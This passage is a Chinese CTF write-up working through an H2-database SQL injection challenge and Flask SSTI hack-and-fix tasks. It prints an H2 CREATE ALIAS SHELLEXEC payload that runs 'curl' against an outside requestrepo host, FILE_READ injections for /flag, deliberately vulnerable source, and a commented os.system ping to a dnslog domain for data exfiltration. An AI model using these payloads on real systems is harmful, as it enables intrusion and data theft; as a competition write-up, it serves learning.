
7. flag拿没拿? 如拿!

最让我可惜的一道题 QAQ


7.1 题目详解

1. 给了 Java 的 Jar 包。

2. 前端页面 1:



3. 绕过后进入页面 2:



7.2 思路

- 首先就是第一个页面的绕过，前端源码暴露了，直接绕过：

```
1 <script>
2     window.onload = function() {
3         var status = "fail";
4         if (status === "success") {
5             alert("welcome,
6             admin!");
7             window.location.href =
8             "/sEaRch";
9         } else if (status ===
10            "fail") {
11             alert("Only admin can
12             login!");
13         }
14     }
15 </script>
```

后来和出题人聊了一下，发现是非预期解：



```
</form>

<script>
    window.onload = function() {
        var status = "fail";
        if (status === "success") {
            alert("Welcome, admin!");
            window.location.href = "/sEaRch";
        } else if (status === "fail") {
            alert("Only admin can login!");
        }
    }
}
```

你看



不小心漏了

我就直接访问 /sEaRch

了

下次不做路由了


0

还是可以 能非预期

然后解题思路参考：

<https://eddiemurphy89.github.io/2024/07/28/CISCN2024-Final-AWDP-Fobee/>

2. 绕过后是个 SQL 注入界面，找对应源码：



```
package org.eddiemurphy.controller;

import ...

no usages
@Controller
public class SearchController {
    no usages
    @Inject
    private DbManager dbManager;

    no usages
    public SearchController() {
    }

    @Mapping("/xxxxxx")
    public ModelAndView search(@Param(defaultValue = "web") String keyword) throws SQLException {
        List<String> results = new ArrayList();
        if (keyword != null & !keyword.equals("")) {
            String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%'";
            DataSource dataSource = this.dbManager.getDataSource();
            Statement statement = dataSource.getConnection().createStatement();
            ResultSet resultSet = statement.executeQuery(sql);

            while(resultSet.next()) {
                results.add(resultSet.getString(columnLabel("id")) + " : " + resultSet.getString(columnLabel("intro")) + " : " + resultSet.getString(columnLabel("blog")));
            }
        }
        resultSet.close();
        statement.close();
    }


    ModelAndView model = new ModelAndView("xxxxxx.ftl");
    model.put("results", results);
    return model;
}
}
```

知道后开始测试，测试的历史记录：



The browser history shows many failed login attempts with various SQL injection payloads, such as 'or 1=1', 'or 1=1 or 1=1', and 'or 1=1 or 1=1 or 1=1'. These attempts were made against URLs like http://challenges.hazmat.baptimereak.cn/login?username=123%27&password=123%27%20union%20select%20id%20from%20users%20where%20id%27%27 or 1=1 and http://challenges.hazmat.baptimereak.cn/login?username=123%27%20union%20select%20id%20from%20users%20where%20id%27%27 or 1=1 or 1=1 and so on.


然后源码中还有数据库的文件：



```
1 DROP TABLE IF EXISTS member;
2 CREATE TABLE member
3 (
4     id      VARCHAR(30) NOT NULL UNIQUE COMMENT 'id',
5     intro   VARCHAR(255) NOT NULL COMMENT 'intro',
6     blog    VARCHAR(255) NOT NULL COMMENT 'blog'
7 );
8
9 INSERT INTO member (id, intro, blog)
10 VALUES ('EddieMurphy', '渗透 / WEB', 'https://www.cnblogs.com/EddieMurphy-blogs'),
11      ('JHIN', 'AWD / WEB', 'https://unknown.github.io/'),
12      ('test', 'test / Web 前端 / MISIC', 'test'),
13      ('test1', 'Java 开发攻城狮 / 996 选手 / 濒临猝死', '#'),
14      ('test2', 'Reverse / Web 🐾 / 字节跳动', 'test2')
15 ;
16
17 DROP TABLE IF EXISTS users;
18 CREATE TABLE users
19 (
20     id      INT PRIMARY KEY AUTO_INCREMENT,
21     username VARCHAR(255),
22     password VARCHAR(255)
23 );
24
25 INSERT INTO users (username, password)
26 VALUES
27      ('admin', 'admin'),
28      ('eddiemurphy', 'try_to_rce_h2_sql'),
29      ('flag', 'flag{fakeflag}')
30 ;
```

3. 成功注入出来后，发现和文件中的内容一致，结果就开始漫漫 RCE 之路 QAQ。

4. 一开始看目录结构发现 Hibernate，以为用的 Hibernate 数据库：



然后去搜了一会儿相关的漏洞，没啥收获，然后注入的过程中发现 `Information.schema` 没法使用，网上去找其他的替代都不行，这时只能拷打出题人：

information.schema 是不是被禁用了 😱

2024/9/21 20:13:16

这里不是注入
审计一下源码吧
哦没事了
你已经进去了
h2的SQL注入你可以去搜一搜

H2
我天

头一回听说 H2 Database, 没办法, 接着搜!

5. 常用的注入都不能 RCE, 那么就转向搜索 H2 的内置函数:

<http://h2database.com/html/functions.htm>

!

最终找到两个比较好用的函数:

FILE_READ

FILE_READ (`fileNameString`)
, `encodingString`

Returns the contents of a file. If only one parameter is supplied, the data are returned as a `BLOB`. If two parameters are used, the data is returned as a `CLOB` (text). The second parameter is the character set to use, `NULL` meaning the default character set for this system.

File names and URLs are supported. To read a stream from the classpath, use the prefix `classpath:`.

Admin rights are required to execute this command.

Example:

```
SELECT LENGTH(FILE_READ('~/h2.server.properties')) LEN;  
SELECT FILE_READ('http://localhost:8182/stylesheets.css', NULL) CSS;
```

FILE_WRITE

FILE_WRITE (`blobValue` , `fileNameString`)

Write the supplied parameter into a file. Return the number of bytes written.

Write access to folder, and admin rights are required to execute this command.


Example:

```
SELECT FILE_WRITE('Hello world', '/tmp/hello.txt') LEN;
```

先读 flag 吧:

```
1 | 123' union select 1, 2,  
FILE_READ('/flag', NULL) and '1%' =  
'1
```


结果寒心啊：



然后查看 `/proc/self/environ`，也还是没有，可能这样查看的是数据库的环境而不是 Web 应用的环境。

那么来个大胆的想法吧，爆破中间的 `self` 字段，跑出进程！结果刚跑 10 几条应用就 down 了，眩晕。

6. 将想法反映给出题人后，得到了尽量 RCE 的答复：



此时想着写入文件，这时有两个想法：

1. 写入 /etc/passwd，如果目标开启了 SSH，就可以用账号密码登录，但是 CTF 应该不可能。
2. 将反弹 Shell 脚本写入 crontab 自动启动文件，但是去查了一下，其最少也要 1h 才能启动，太麻烦，也应该不是预期解。

7. 官方文档没找到能命令执行的函数：

The screenshot shows a search results page from the H2 official documentation. The search term '命令执行' (Command Execution) is entered in the search bar. The results table has three columns: Category, Function Name, and Description. The categories listed are ARRAY Functions, JSON Functions, and Table Functions. The results table is empty, indicating no matches were found.

Category	Function Name	Description
ARRAY Functions	ARRAY_CAT	DB_OBJECT_SQL
ARRAY Functions	ARRAY_APPEND	DB_OBJECT_SIZE
ARRAY Functions	ARRAY_MAX_CARDINALITY	DB_OBJECT_TOTAL_SIZE
ARRAY Functions	TRIM_ARRAY	DB_OBJECT_APPROXIMATE_SIZE
ARRAY Functions	ARRAY_SLICE	DB_OBJECT_APPROXIMATE_TOTAL_SIZE
ARRAY Functions	AUTOCOMMIT	SIZEROWNUM
ARRAY Functions	CANCEL_SESSION	NULLIF
ARRAY Functions	CASEWHEN Function	NVL2
ARRAY Functions	COALESCE	READONLY
ARRAY Functions	CONVERT	SESSION_ID
ARRAY Functions	CURRVAL	SET
ARRAY Functions	CSVWRITE	TRANSACTION_ID
ARRAY Functions	CURRENT_SCHEMA	TRUNCATE_VALUE
JSON Functions	DECODE	CURRENT_PATH
JSON Functions	JSON_OBJECT	CURRENT_ROLE
JSON Functions	JSON_ARRAY	CURRENT_USER
Table Functions	SIGNAL	H2VERSION
Table Functions	ESTIMATED_ENVELOPE	
Table Functions	FILE_READ	
Table Functions	FILE_WRITE	
Table Functions	GREATEST	
Table Functions	LEAST	

官方的 function 也看了一圈，实在是没找到



2024/9/22 15:36:09

再说就等于把答案贴你脸上了hh



这只能再去搜 H2 的 RCE 了。

8. 接着去尝试远程登录 H2 的 console，这时就需要了解其 console 开放位置或者 JDBC 链接，还是先从源代码入手：

The screenshot shows two parts of the IDE interface. The top part displays a Java code editor with the file `DbManager.java`. A red box highlights the injection point `@Inject("${project.home}")` and the configuration block in the `init()` method where a HikariConfig object is set up with the JDBC URL `jdbc:h2:${this.home}/h2`. The bottom part shows a YAML configuration file `app.yml` with a red box highlighting the `project:` section, which contains the `home: /app/` key.

```
package org.eddiemurphy.config;

import ...

no usages
@Component
public class DbManager {
    @Inject("${project.home}")
    public String home;
    no usages
    DataSource dataSource;

    no usages
    public DbManager() {
    }

    @Init
    public void init() throws SQLException, FileNotFoundException {
        HikariConfig config = new HikariConfig();
        String dbPath = this.home + "h2";
        config.setJdbcUrl("jdbc:h2:" + dbPath);
        config.setUsername("username");
        config.setPassword("password");
        this.dataSource = new HikariDataSource(config);
        Connection connection = this.dataSource.getConnection();
        RunScript.execute(connection, new FileReader( fileName: this.home + "init.sql"));
        connection.close();
    }

    no usages
    public DataSource getDataSource() { return this.dataSource; }
}
```

```
server:
  port: 16666
project:
  home: /app/
```

大概能构造出其 JDBC 链接，然后就是寻找其 Console 页面，尝试打 JDNI，结果怎么找也找不到。

接着转换思路，本地下载 H2 客户端远程连接：

最近添加

- H2 Console
- H2 Console (Command Line)

结果怎么也连接不上。

9. 到此基本就没啥思路了，这时能想到的就是堆叠注入了：

```
⊕ challenges.hazmat.buptmerak.cn/sEaRch?keyword=123%27%3BCALL%20SHELLEXEC(%27id%27)%3B...
⊕ challenges.hazmat.buptmerak.cn/sEaRch?keyword=123%27%3BCREATE%20ALIAS%20SHELLEXEC%2...
```

当时试了两次，心里想着堆叠注入的情况少之又少，同时两个 Payload 一打，页面报 500 而没有回显 (id)。然后又去问出题人：



我想问，应该不是堆叠注入吧

不是



别急

这时个人的思路就卡死在了，其他再也找不到相关的 RCE 了（甚至去开盒出题人的博客 LOL）：

```
1 | 123' union select 1,2, xxx -- -
```

7.3 后记

1. 赛后和出题人聊了聊：

能告诉我那个 SQL 语言

到底用哪个函数吗



<https://www.cnblogs.com/ArcherCY/p/17699288.html>

https://www.cnblogs.com/0x28/p/14546972.html

```
//这个点的意图就是创建一个数据库函数 SHELEXEC  
CREATE ALIAS SHELEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Se
```

执行这个吗？

我没有进到它的 console



EndlessShw 2024/9/22 22:08:56

<https://www.cnblogs.com/0x28/p/14546972.html>

```
//这个总的来说就是创建一个数据库函数 SHELLEXEC  
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Sce
```

就这么打的

2024/9/22 22:23:16

```
?keyword=aaaa%25';CREATE ALIAS SHELLEXEC AS 'String shellexec(String cmd) throws  
java.io.IOException {java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec  
(cmd).getInputStream()); if (s.hasNext()) {return s.next();} throw new IllegalArgumentException();}; CALL  
SHELLEXEC('curl dt2930sg.requestrepo.com');--+
```

dns出网

这里直接反弹shell

交了

```
?keyword=aaaa%25';CREATE ALIAS SHELLEXEC AS 'String shellexec(String cmd) throws  
java.io.IOException {java.util.Scanner s = new  
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()); if (s.hasNext()) {return s.next();}  
throw new IllegalArgumentException();}; CALL SHELLEXEC('curl dt2930sg.requestrepo.com');--+
```

这

是堆叠注入吗

The screenshot shows a CSDN article page with the title '堆叠注入'. The content includes a brief introduction, a section on the principle (describing how multiple SQL statements are stacked together to execute), and a section on the payload. Navigation buttons like '上一页' and '下一页' are visible at the bottom.

不是吧

[自动回复]有急事情请点击语音通话

这都直接创建函数打RCE了

这不是执行了多条 sql 语句了吗



那的看你对堆叠注入定义是什么了

不是吧

你说他是 好像确实也是

算了 别纠结定义了

2024/9/22 22:45:05

唉

我还真没怎么看堆叠注入定义。 . .

这个我上次遇到都直接打的



好吧好吧 我的锅

好吧好吧 我的锅

也不是



其实我应该试一试的

毕竟真比赛没人提示

其实除了你 没人找我问题了

宝贝不让你出去外面


2. 只能说太可惜了，欸，还是自身水平不够，提高硬实力才是道理，思维固化了。

3. todo：最后尝试 PoC 打入；

8. hack&fix-1、2、3

8.1 题目详情

1. 一共三道题，前端页面：



2. 三个题都是同一个环境。

8.2 思路

1. 第一题很简单，就是没有任何 WAF 的 SSTI，网上找 PoC 打就行。
2. 第二题要求上传修复的代码以通过脚本检测，那就去现学：

```
1 import os
2
3 from flask import Flask, request,
4 render_template_string,
5 render_template
6 from jinja2 import Template
7
8 app = Flask(__name__)
9
10 html = """<!DOCTYPE html>
11 <html lang="en">
```

```
1 <head>
0     <meta charset="UTF-8">
1     <meta name="viewport"
2 content="width=device-width,
initial-scale=1.0">
1     <title>Flask Form</title>
3     <link
4 href="https://fonts.googleapis.com/
css2?
family=Comfortaa&family=Orbitron&di
splay=swap" rel="stylesheet">
1         <link rel="stylesheet"
5 href="static/style.css">
1 </head>
6 <body>
7     <label class="mode-switch"
8 aria-label="Toggle dark mode">
1         <input type="checkbox"
9 id="darkModeToggle">
2             <span class="slider">
0             </span>
2         </label>
1     <div class="container">
2         <form method="POST">
3             <input type="text"
4 name="input" placeholder="Enter a
word" required>
2                 <button
5 type="submit">Submit</button>
2             </form>
```

```
0         <div class="word-display">
1             {{ result }}
2         </div>
3     </div>
4     <script src="static/script.js">
5   </script>
6 </body>
7 </html>"""
8
9
10
11 @app.route('/', methods=['GET',
12 'POST'])
13 def ssti():
14     i = 2
15     template = Template(html)
16     if request.method == 'POST':
17         user_input =
18     request.form['input']
19     else:
20         user_input = 'Hello,
21 world!'
22     try:
23         return
24     template.render(result=user_input)
25     except Exception as e:
26         return
27     template.render(result=e)
28
```

3. 第三题它说脚本请求的时候会携带特殊参数。最一开始的想法就是去寻找请求参数脚本，没找到之后想着上传的修复代码来获取请求头数据，然后利用 DNSLog 数据外带出来，去问了出题人是否可以出网后，他提示我可以“留下来”。那么就想到写到本地文件：

```
1 @app.route('/', methods=['GET',  
2 'POST'])  
3 def ssti():  
4     i = 2  
5     template = Template(html)  
6     if request.method == 'POST':  
7         user_input =  
8             request.form['input']  
9     else:  
10         user_input = 'Hello,  
11 world!'  
12     try:  
13         # os.system("ping" +  
14 "user_input" + ".cswh5j.dnslog.cn -  
15 c 1")  
